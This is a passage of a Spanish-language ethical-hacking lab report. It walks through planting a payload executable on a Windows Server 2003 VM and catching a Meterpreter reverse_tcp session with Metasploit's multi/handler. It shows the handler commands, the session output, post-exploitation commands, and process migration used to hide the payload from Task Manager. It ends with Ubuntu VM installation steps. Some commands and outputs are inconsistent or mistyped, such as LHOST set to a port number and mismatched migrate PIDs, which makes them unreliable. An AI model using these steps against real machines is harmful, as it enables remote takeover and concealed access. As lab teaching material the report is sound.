


Ilustración 39 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 15

Una vez realizada la verificación del archivo en la ruta /var/www/html, se actualizo el http de Kali y el archivo estaba en la lista que muestra al ingresar la dirección IP de Kali en el explorador de Windows Server 2003.




Ilustración 40 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 16

Después, se descargo el archivo laboratorio-02, como muestra la siguiente imagen.




Ilustración 41 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 17

Y el archivo se guardó en el escritorio, como muestra la siguiente imagen,




Ilustración 42 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 18

Para verificar que el archivo se había descargado correctamente, se ingresó el entorno grafico de Windows Server 2003 y se verifico que el archivo había sido descargado correctamente




Ilustración 43 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 19

El sisguiente paso que se realizo el utilizar el metodo handker para ingresar al Meterpreter de la maquina victima una vez ejecutado el archivo.

Primero se busco el metodo o los metodos dsiponibles con el comando search multi/handler.




Ilustración 44 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 20

Esta búsqueda mostro varios módulos, como se ve en la siguiente imagen.




Ilustración 45 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 21

Con el comando use se selecciono el modulo 7 para realizar el exploit.




Ilustración 46 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 22

Con el comando options, se observaron las opciones que tenía el módulo y se debían modificar.

```
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Ilustración 47 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 23

Con el set payload se le asigno el payload que se estableció en el archivo creado en Kali Linux y que se envió a Windows Server 2003.

Con el comando set LHOST se le asigno la dirección IP de la maquina atacate y con este mismo comando se le asigno el puerto establecido en el archivo antes mencionado.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.6
LHOST ⇒ 192.168.10.6
msf6 exploit(multi/handler) > set LHOST 2008
LHOST ⇒ 2008
msf6 exploit(multi/handler) >
```

Ilustración 48 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 24

Luego se ejecuto el archivo en Windows Server 2003.

Ilustración 49 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 25

Y también se ejecutó el exploit, dando como resultado que el hacking fue correcto, ya que se pudo ingresar a Meterpreter de la maquina victima como lo muestra la siguiente imagen.

```
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 0.0.7.216:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (177734 bytes) to 192.168.10.8
[*] Meterpreter session 1 opened (192.168.10.6:4444 → 192.168.10.8:1101) at 2025-09-01 21:59:36 -0500

meterpreter >
```

Ilustración 50 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 26

Una vez dentro de Meterpreter, se ejecuto el comando sysinfo para visualizar la información del sistema victima.

```
meterpreter > sysinfo
Computer        : FRANKLIN
OS              : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 51 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 27

Con el comando getuid y getsystem se intento escalar a los privilegios del sistema victima.

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Ilustración 52 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 28

Con el comando ps, se listan los procesos que se estaban ejecutando en el sistema víctima. Y como se ve en la imagen que su ve a continuación, el archivo laboratorio-02.exe estaba siendo ejecutado.

```
PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x86   0        NT AUTHORITY\SYSTEM
220   1172  taskmgr.exe        x86   0        FRANKLIN\Administrador        C:\WINDOWS\system32\taskmgr.exe
300   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
444   300   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
472   300   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
520   472   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
532   472   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
676   736   wmiprvse.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
736   520   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
792   520   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
852   520   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
884   520   svchost.exe        x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
904   520   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
972   1172  laboratorio-02.exe x86   0        FRANKLIN\Administrador        C:\Documents and Settings\Administrador\Escritorio\laboratorio-02.exe
1172  1132  explorer.exe       x86   0        FRANKLIN\Administrador        C:\WINDOWS\Explorer.EXE
1276  1172  ctfmon.exe         x86   0        FRANKLIN\Administrador        C:\WINDOWS\system32\ctfmon.exe
1292  520   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
1360  520   msdtc.exe          x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\msdtc.exe
1444  520   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1480  1172  IEXPLORE.EXE       x86   0        FRANKLIN\Administrador        C:\Archivos de programa\Internet Explorer\IEXPLORE.EXE
1512  520   svchost.exe        x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
1536  904   wuauclt.exe        x86   0        FRANKLIN\Administrador        C:\WINDOWS\system32\wuauclt.exe
1728  1172  cmd.exe            x86   0        FRANKLIN\Administrador        C:\WINDOWS\system32\cmd.exe
1820  520   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1952  520   alg.exe            x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\alg.exe
```

Ilustración 53 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 29

También se ingresó al administrador de archivos de Windows Server 2003 y este mismo archivo estaba siendo ejecutado, como los muestra la siguiente imagen.

Nombre de imagen	Nombre de usuario	CPU	Uso de m...
alg.exe	SERVICIO LOCAL	00	2,508 KB
svchost.exe	SYSTEM	00	3,648 KB
laboratorio-02.exe	Administrador	00	1,508 KB
cmd.exe	Administrador	00	64 KB


Ilustración 54 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 29

Después, utilizando el comando migrate y los PID del archivo laboratorio-02.exe y explorer.exe, se migro el archivo laboratorio-02.exe a explorer.exe, para guardar el archivo.

```
meterpreter > migrate 1172 1132
[*] Migrating from 904 to 1172...
[*] Migration completed successfully.
meterpreter >
```

Ilustración 55 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 30

Y después de migar el archivo, se ingresó nuevamente al administrador de tareas de Windows Server 2003 y como lo muestra la siguiente imagen, el archivo no era visible porque ya estaba migrado a otro archivo.



Nombre de imagen	Nombre de usuario	CPU	Uso de m...
alg.exe	SERVICIO LOCAL	00	2.508 KB
svchost.exe	SYSTEM	00	3.648 KB
cmd.exe	Administrador	00	64 KB
wuauclt.exe	Administrador	00	4.744 KB
svchost.exe	SERVICIO LOCAL	00	1.216 KB
IEXPLORE.EXE	Administrador	00	2.604 KB
svchost.exe	SYSTEM	00	1.836 KB
msdtc.exe	Servicio de red	00	3.612 KB
spoolsv.exe	SYSTEM	00	4.016 KB
ctfmon.exe	Administrador	00	2.240 KB
explorer.exe	Administrador	00	7.748 KB

Ilustración 56 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 31

Y así se realiza la explotación y el hacking de Windows XP y Windows Server 2003 desde Kali Linux a través del método Meterpreter.

4 Capítulo 2 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter.

Este segundo capítulo, se realizó el mismo proceso o hacking que se hizo en Windows Server 2003 pero esta vez utilizando una distribución de Kali o Ubuntu. La maquina virtual escogida fue Ubuntu Desktop, pero primero se muestra como se descarga e instalar esta máquina virtual.

4.1 Descargar e Instalar Ubuntu Desktop en VirtualBox.

Para descargar Ubuntu, primero se ingreso a la pagina oficial y se descargó la imagen iso.




Ilustración 57 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 1

Y cuando se dio clic en descargar la imagen iso, se empezo a decsragar la imagen iso.




Ilustración 58 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 2

Y una vez descargada la imagen, se guardo el archivo en la computadora.

Ilustración 59 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 3

Despues, se creo la maquina virtual en VirtualBox, primero se le puso el nombre y se selecciona la imagen iso nates descargada.




Ilustración 60 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 4

Luego se omitio la instalacion desatendia y se realizo la configuracion de la memoria base y los procesadores.




Ilustración 61 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 6

Terminado de configurar el hardware, se realizo la configuracion del disco, donde se le asigno la cantidad de GB que tendria el disco virtual.




Ilustración 62 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 7

Y se puedo observar que la maquina se creo correctamente.




Ilustración 63 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 8

Luego se inicio la maquina virtual.

Ilustración 64 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 9

La primera opcion que se escogio fue instalar ubuntu cunado se inicio la maquina.




Ilustración 65 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 10

Despues, se escogio el lenguaje español.




Ilustración 66 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 11

Tambien se escogio el teclado en español.

Ilustración 67 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 12

Ademas se escogio la opcion de instalar ubuntu.




Ilustración 68 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 13

Luego se escogio la opcion de instacion interactiva.




Ilustración 69 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 14

Y se escogio la selección predeterminada de las aplicaciones a instalar.




Ilustración 70 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 15

Tambien se escogio la opcion de borar disco e instalar ubuntu.




Ilustración 71 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 16

Despues se configuro el usuario y contraseña del sistema.

